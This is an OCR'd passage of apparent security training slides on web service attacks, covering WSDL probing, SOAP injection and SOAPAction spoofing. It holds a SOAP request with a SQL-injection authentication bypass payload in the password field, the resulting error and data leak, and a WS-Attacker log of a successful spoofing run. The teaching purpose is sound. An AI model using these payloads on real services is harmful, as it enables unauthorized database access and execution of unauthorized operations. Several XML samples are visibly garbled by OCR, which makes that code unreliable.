
Attack Web Services

- Web services work atop legacy web applications, and any attack on a web service will immediately expose an underlying **application's business and logic vulnerabilities** for various attacks


Attacker
Web Service Client
WSDL
.net
Java
Package Application
Custom Application
Database
Database System
Application Management Server
Identity Management Server
Web Services
SOAP Injection, XML Injection
WSDL Probing Attacks
Information Leakage, Application Logic Attacks
Database Attacks, DoS Attacks

Web Services Probing Attacks

- In the first step, **trap the WSDL document** from web service traffic and analyze it to determine the purpose of the application and identify its functions, entry points, and message types
- **Create a set of valid requests** by selecting a set of operations and formulating request messages according to the rules of the XML Schema that can be submitted to the web service
- Use these requests to include malicious contents in **SOAP requests** and analyze errors to gain a deeper understanding of potential security weaknesses



Attacker
Attacker inject arbitrary character (') in the input field
Server throws an error

```
<?xml version="l.O· encoding="U TF-S' standalone= '
no' ?>
- <SOAP-ENV: Envelope )(mlns:
SOAPSDK1="http://www.w3.org/2001/ XMLschema'
xmlns: SOAPSDK2="http ://www .w3 .org/200
l/XMLSchem.o- inst.once"
xmlns: SOAPSDK3="http://schemas .xmlso.op
.org/soap/ encoding/' xmlns: SOAPENV=
' http://schemas .xmlsoap .org/soap/ envelope/'>
- <SOAP- ENV:Body>
- <SOAPSDK 4: GetProdLJctInformationByName
xmlns: SOAPSDK4=' http://sfaustlap/ProductInfo/'>
<SOAPSDK4: name>' </SOAPSDK4: name>
<SOAPSDK4: uid>312 - 111 - 8543</SOAPSDK4: uid>
<SOAPSDK4: password> 5648</SOAPSDK4: password>
</SOAPSDK 4: GetProduc t In forma ti 0 n B y Name>
</SOAP-ENV: Body>
</SOAP-ENV: Envelope>
```

```
<?>o:ml version=" l, O" encoding= "utf-8" ?>
- <soap: Envelope xmlns: soap="http://schemas.xmlsoap.org/soap/ envelope/"
xmlns: xsi="http://www .w3 .org/2001/XMLSchem ~- instl'lnce "
xmlns: xsd='http://www .w3 .org/20D l/XMLScheml'l'>
- <soap: Body>
- <soap:Fault>
<faultcode>soap:Server</faultcode>
<faultstring>System. Web .Services .Protocols .SoapException: Server was unable to process request. --->
system.Data.OleDb.Ole DbExce pt io n: Syntax error (missing operator) in query expression 'produc tname like '" and providerid = ' 312 - 111
- 8543". At system.Data.OleDb.O leDbc omma nd.Ex ecute Co mma ndT extErr orH an dl ing
(Int32 hr) at system.Data.OleDb.OleD bcom man d.Execut eC omma nd TextF orS ing le Re su lt
(tagDBPARAMS dbParams, Object& executeResult) at
system.Data.OleDb.Ole Dbco mma nd.Execu teC omm an dText( Object &exec ute Re su lt) at System .Data .0leDb .0leDbCommand
.ExecuteCommand (Command Behavior behavior, Object& executeResult) at System .Data .0leDb .0leDbCo mm and. ExecuteRe aderI
nterna l (Command Behavior behavior, String method) at System.Data.OleDb.OleDbc omma nd. Ex ecute Rea der( Co mma nd Be hav ior
behavior) at System.Data.OleDb.OleDbco mma nd.Execu te Rea der() at Product Info. ProductDBAccess . Get Product Information(String p
roductName, String uid, String password) at ProductInfo.Produc Info.GetPr od uct Inf orma tion ByNa me(St ring name, String uid, String
password) --- End of inner exception stack trace ---</faultstring>
<detail />
</soap: Fault>
</soap : Body>
</soap: Envelope>
```

Web Service Attacks: SOAP Injection

- Inject **malicious query strings** in the user input field to bypass web services authentication mechanisms and **access backend databases**
- This attack works similarly to **SQL Injection attacks**



```
<?xml version= ' 1.0' encoding= 'UTF-8' standalone= 'no"?>
- <SOAP-ENV:Envelope xmlns: SOAPSDK1="http://www.w3.org/2001/XMLSchema '
xmlns: SOAPSDK2=' http://www.w3.org/2001/ XMLSchema - instance'
xmlns: SOAPSDK3=' http://schemas.xmlsoap.org/soap/encoding/' xmlns:
SOAPENV='http://schemas .xmlsoap.org/soap IenvelopeI'>
- <SOAP-ENV:Body>
- <SOAPSDK4:GetProductlnformationByName
xmlns: SOAPSDK4=' http:// certifiedhacker/Productlnfo /'>
<SOAPSDK4: name>% </SOAPSDK4: name>
<SOAPSDK4: uid>312 - 111 - 8543</SOAPSDK4: uid>
<SOAPSDK4: password>' or 1= 1 or blah = '</SOAPSDK4: password>
</SOAPSDK 4: GetProductInformationByName> </SOAP-ENV:Body>
</SOAP- ENV : Envelope>
```


Server Response

```
<?xml version="1.0" encoding="utf-8' ?>
- <soap: Envelope xmlns: soap=''http://schemas
.xmlsoap.org/soap/envelope/"
xmlns: xsi ='http://www.w3.org/2001/XMLSchema-
instance'
xmlns: xsd='http://www.w3.org/2001/XMLSchema'>
- <soap:Body>
- <GetProductlnformationByNameResponse
xmlns="http://certifiedhacker/ProductInfo/">
- <GetProductlnformationByNameResult>
<productid> 25 </productid>
<product Name >Painting101</productName >
<productQuantity>3</productQuantity>
<productPrice> 1500</productPrice>
</GetProductlnformationByNameResult>
</GetProductlnformationByNameResponse>
</soap: Body>
</soap: Envelope>
```

Web Service Attacks: SOAPAction Spoofing

- Every SOAP request contains an operation that is executed by the application and is included as the **first child element** in the SOAP Body
- SOAPAction is an additional HTTP header used when SOAP messages are **transmitted using HTTP**
- This header informs the receiving web service about the operation present in the SOAP body without the need to perform **XML parsing**
- Attackers use tools such as **WS-Attacker** to manipulate the operations included in the SOAPAction headers

WS-Attacker



Name	Status		Current	Max	Vulnerable?
SOAPAction Spoofing	Finished		3	3	YES
WS-Addressing Spoofing	Finished		0	3	no

Time	Level	Source	Content
22:25:32.887	Info	SOAPAction Spoofing	Using first SOAP Body child 'HelloNameResponse' as reference
22:25:32.887	Info	SOAPAction Spoofing	Automatic Mode
22:25:32.887	Info	SOAPAction Spoofing	Creating attack vector
22:25:32.887	Info	SOAPAction Spoofing	Found 1 suitable SOAPActions: [http://tempuri.org/GoodbyeName]
22:25:32.887	Info	SOAPAction Spoofing	Using SOAPAction Header 'http://tempuri.org/GoodbyeName'
22:25:32.902	Info	SOAPAction Spoofing	Detected first body child: 'GoodbyeNameResponse'
22:25:32.902	Important	SOAPAction Spoofing	The server accepts the SOAPAction Header http://tempuri.org/GoodbyeName and executes the corresponding operation. Got 3/3 Points
22:25:32.902	Critical	SOAPAction Spoofing	(3/3) Points: The server executes the Operation specified by the SOAPAction Header. This can be abused to execute unauthorized operations, if authentication is controlled by the SOAP message.
22:25:32.918	Info	WS-Addressing Spoofing	Starting MicroHttpServer on port 10080
22:25:34.74	Info	WS-Addressing Spoofing	Trying to attack using 'ReplyTo' method
22:25:37.621	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:37.621	Info	WS-Addressing Spoofing	Changing WSA Version from 200508 to 200408
22:25:41.121	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:41.121	Info	WS-Addressing Spoofing	'ReplyTo' attack failed.
22:25:41.121	Info	WS-Addressing Spoofing	Trying to attack using 'To' method
22:25:44.433	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:44.433	Info	WS-Addressing Spoofing	Changing WSA Version from 200508 to 200408
22:25:47.730	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:47.730	Info	WS-Addressing Spoofing	'To' attack failed.
22:25:47.730	Info	WS-Addressing Spoofing	Trying to attack using 'FaultTo' method (request will have empty SOAP Body)
22:25:51.42	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:51.42	Info	WS-Addressing Spoofing	Changing WSA Version from 200508 to 200408
22:25:54.339	Info	WS-Addressing Spoofing	Web-Server does not send anything to local server, but we directly received an reply.
22:25:54.339	Info	WS-Addressing Spoofing	'FaulTo' attack failed.

